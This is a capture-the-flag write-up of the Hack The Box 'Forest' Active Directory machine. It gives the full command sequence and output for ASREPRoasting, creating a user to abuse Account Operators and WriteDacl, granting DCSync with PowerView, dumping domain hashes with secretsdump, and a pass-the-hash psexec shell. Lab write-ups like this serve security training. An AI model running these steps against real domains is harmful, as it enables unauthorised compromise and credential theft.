

Windows | Easy
Creator: egre55 & mrb3n8132
Hack The Box – Forest
Overview
Forest from Hack The Box presented a fairly straightforward Windows Active Directory box with some lightweight initial reconnaissance and enumeration, ASREPRoasting, Bloodhound exploration revealing privilege abuse leading to a final DCSync attack to compromise the domain. From a simple misconfiguration, to complete domain compromise, Forest demonstrates how a simple checkbox tick from an IT perspective, enables an attacker to gain Domain Admin level privileges.
Attack Chain
- Use NULL Authentication for initial enumeration.
- Exploit an ASREPRoastable service account, capturing and cracking the hash.
- Mapping the Privilege Escalation (PE) paths with Bloodhound.
- Leverage Account Operators permissions to create a new user with Exchange Windows Permissions rights which has WriteDacl over the domain.
- Use Add-ObjectACL to grant the newly created user DCSync rights.
- Perform a DCSync attack capturing the Administrator hash.
- Utilise a Pass-the-Hash (PtH) attack to authenticate as Administrator and compromise the system.
Reconnaissance
It’s worth adding the IP to the local /etc/hosts file, especially for Active Directory environments with reliance on DNS.
Nmap TCP Scan
$ nmap -p0- 10.129.15.66 --min-rate 5000 -sS

Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-07 15:33 +0100
Nmap scan report for 10.129.15.66
Host is up (0.014s latency).
Not shown: 65512 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49668/tcp open  unknown
49670/tcp open  unknown
49676/tcp open  unknown
49677/tcp open  unknown
49683/tcp open  unknown
49698/tcp open  unknown
65468/tcp open unknownNmap UDP Scan
$ sudo nmap 10.129.15.66 -sU --min-rate 5000 -oA udp_ports -v

PORT      STATE  SERVICE
53/udp    open   domain
88/udp    open   kerberos-sec
123/udp   open   ntp
389/udp   open   ldap
20762/udp closed unknownNmap Script Scan
# Nmap 7.98 scan initiated Tue Apr  7 15:53:02 2026 as: /usr/lib/nmap/nmap -sCV -p53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001,49664,49665,49666,49668,49670,49676,49677,49683,49698,65468 -oA script_scan 10.129.15.66
Nmap scan report for 10.129.15.66
Host is up (0.015s latency).

PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2026-04-07 14:59:59Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf       .NET Message Framing
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49670/tcp open  msrpc        Microsoft Windows RPC
49676/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc        Microsoft Windows RPC
49683/tcp open  msrpc        Microsoft Windows RPC
49698/tcp open  msrpc        Microsoft Windows RPC
65468/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: FOREST
|   NetBIOS computer name: FOREST\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: FOREST.htb.local
|_  System time: 2026-04-07T08:00:49-07:00
| smb2-time:
|   date: 2026-04-07T15:00:50
|_  start_date: 2026-04-07T14:02:07
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_clock-skew: mean: 2h26m50s, deviation: 4h02m30s, median: 6m49s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Apr 7 15:54:08 2026 -- 1 IP address (1 host up) scanned in 65.44 secondsAn observation from the Nmap results is that we can confidently say the target is a domain controller due to the services and ports exposed (such as 53/tcp/udp, 88/tcp, 135/tcp, 389/tcp, 445/tcp and 464/tcp).
Enumeration
$ nxc smb 10.129.15.165 -u '' -p '' --shares

SMB         10.129.15.165   445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True) (Null Auth:True)
SMB         10.129.15.165   445    FOREST           [+] htb.local\:
SMB         10.129.15.165   445    FOREST           [-] Error enumerating shares: STATUS_ACCESS_DENIED
Initial probing of the target reveals Null Authentication is set to True meaning we may be able to probe some information from an low privileged ‘authenticated’ user.
$ nxc smb 10.129.15.66 -u '' -p '' --users

SMB         10.129.15.66    445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True) (Null Auth:True)
SMB         10.129.15.66    445    FOREST           [+] htb.local\:
SMB         10.129.15.66    445    FOREST           -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.129.15.66    445    FOREST           Administrator                 2021-08-31 00:51:58 0       Built-in account for administering the computer/domain
SMB         10.129.15.66    445    FOREST           Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.129.15.66    445    FOREST           krbtgt                        2019-09-18 10:53:23 0       Key Distribution Center Service Account
SMB         10.129.15.66    445    FOREST           DefaultAccount                <never>             0       A user account managed by the system.
SMB         10.129.15.66    445    FOREST           $331000-VK4ADACQNUCA          <never>             0
SMB         10.129.15.66    445    FOREST           SM_2c8eef0a09b545acb          <never>             0
...SNIP... Using the --users flag we are able to enumerate user accounts within the Active Directory network. A few of note that are commonly present are:
- Administrator
- Guest
- krbtgt
- Default Account
Listening to authentication requests and responses via Responder did not yield any results with several protocols enabled.
Kerberos Pre-Authentication

Using netexec and the option --asreproast to enumerate for ASREPRoastable users, one account was identified, ‘svc-alfresco’.

Piping the hash from ‘./asrep,txt’, into hashcat, we’re able to retrieve the password ‘s3rvice‘. Referring back to our initial enumeration nmap scans, port 5985 was open which is used for Windows Remote Management. As we’re attacking from a Linux-based box, we can use evil-winrm to remotely connect to the target.
Foothold Gained – User Flag

The user flag can be found on the svc-alfresco users desktop located above.
Privilege Escalation with Bloodhound
With an initial foothold as a low privileged user, the next step is attempting to escalate our privileges. As this is an Easy box, we can expect one or two PE paths to achieve administrative level privileges.
Initial enumeration such as viewing our user permissions and groups (whoami /priv), installed applications that may be vulnerable and exploitable did not reveal any PE paths. Running Bloodhound may be ideal to map out the domain and identity any vectors available to the user.
Custom Cypher Query – Shortest Path to Tier Zero / High Value targets from Owned objects
MATCH (s:Tag_Owned), (t:Tag_Tier_Zero)
WHERE s <> t
MATCH p=shortestPath((s)-[:Owns|GenericAll|GenericWrite|WriteOwner|WriteDacl|MemberOf|ForceChangePassword|AllExtendedRights|AddMember|HasSession|GPLink|AllowedToDelegate|CoerceToTGT|AllowedToAct|AdminTo|CanPSRemote|CanRDP|ExecuteDCOM|HasSIDHistory|AddSelf|DCSync|ReadLAPSPassword|ReadGMSAPassword|DumpSMSAPassword|SQLAdmin|AddAllowedToAct|WriteSPN|AddKeyCredentialLink|SyncLAPSPassword|WriteAccountRestrictions|WriteGPLink|GoldenCert|ADCSESC1|ADCSESC3|ADCSESC4|ADCSESC6a|ADCSESC6b|ADCSESC9a|ADCSESC9b|ADCSESC10a|ADCSESC10b|ADCSESC13|SyncedToEntraUser|CoerceAndRelayNTLMToSMB|CoerceAndRelayNTLMToADCS|WriteOwnerLimitedRights|OwnsLimitedRights|ClaimSpecialIdentity|CoerceAndRelayNTLMToLDAP|CoerceAndRelayNTLMToLDAPS|ContainsIdentity|PropagatesACEsTo|GPOAppliesTo|CanApplyGPO|HasTrustKeys|ManageCA|ManageCertificates|Contains|DCFor|SameForestTrust|SpoofSIDHistory|AbuseTGTDelegation*1..]->(t))
RETURN p
LIMIT 1000There is a prebuilt cypher query that achieves this, however I was experiencing issues as it was mapping out the entire domain as opposed to starting from the owned/compromised account.

We may be able to utilise the permissions inherited from Account Operators to exploit the WriteDacl permissions from the Exchange Windows Permissions group to leverage Domain Admin permissions via a likely DCSync attack.
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net user ghostlox ghostlox123! /add /domain
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net group "Exchange Windows Permissions" ghostlox /add
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net localgroup "Remote Management Users" ghostlox /add
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> . .\PowerView.ps1
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> $pass = convertto-securestring 'ghostlox123!' -asplain -force
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> $cred = new-object system.management.automation.pscredential('htb\ghostlox', $pass)
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> Add-ObjectACL -PrincipalIdentity ghostlox -Credential $cred -Rights DCSync
What this is doing:
net user ghostlox ghostlox123! /add /domain- Abuses the Account Operator privileges to create a new domain user.
- Abuses the Account Operator privileges to create a new domain user.
net group "Exchange Windows Permissions" ghostlox /add- Newly created user is then added to Exchange Windows Permissions to take advantage of the WriteDacl trust established from this group permission on the domain itself HTB.LOCAL. This is because if a principal has WriteDacl over an object, it can rewrite that object’s permissions and grant itself stronger rights.
- Newly created user is then added to Exchange Windows Permissions to take advantage of the WriteDacl trust established from this group permission on the domain itself HTB.LOCAL. This is because if a principal has WriteDacl over an object, it can rewrite that object’s permissions and grant itself stronger rights.
net localgroup "Remote Management Users" ghostlox /add- Allows us to use WinRM (evil-winrm) to remotely authenticate as the user.
- Allows us to use WinRM (evil-winrm) to remotely authenticate as the user.
Add-ObjectACL -PrincipalIdentity ghostlox -Credential $cred -Rights DCSync- This is the primary move. Here we use PowerView’s Add-ObjectACL functionality to grant ourself DCSync right via writing new ACEs into the domain objects DACL.
Returning to our terminal, we can perform the DCSync attack utilising impacket-secretsdump to dump the Administrator hash data.
$ impacket-secretsdump htb/ghostlox@10.129.15.165
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
...SNIP... Root Flag
Using impacket-psexec to perform a Pass-the-Hash attack, we can remotely authenticate as Administrator and pwn the system 🎉
$ impacket-psexec administrator@10.129.15.165 -hashes aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.129.15.165.....
[*] Found writable share ADMIN$
[*] Uploading file FzSYEanD.exe
[*] Opening SVCManager on 10.129.15.165.....
[*] Creating service MYJd on 10.129.15.165.....
[*] Starting service MYJd.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop> type root.txt
de2<REDACTED>c558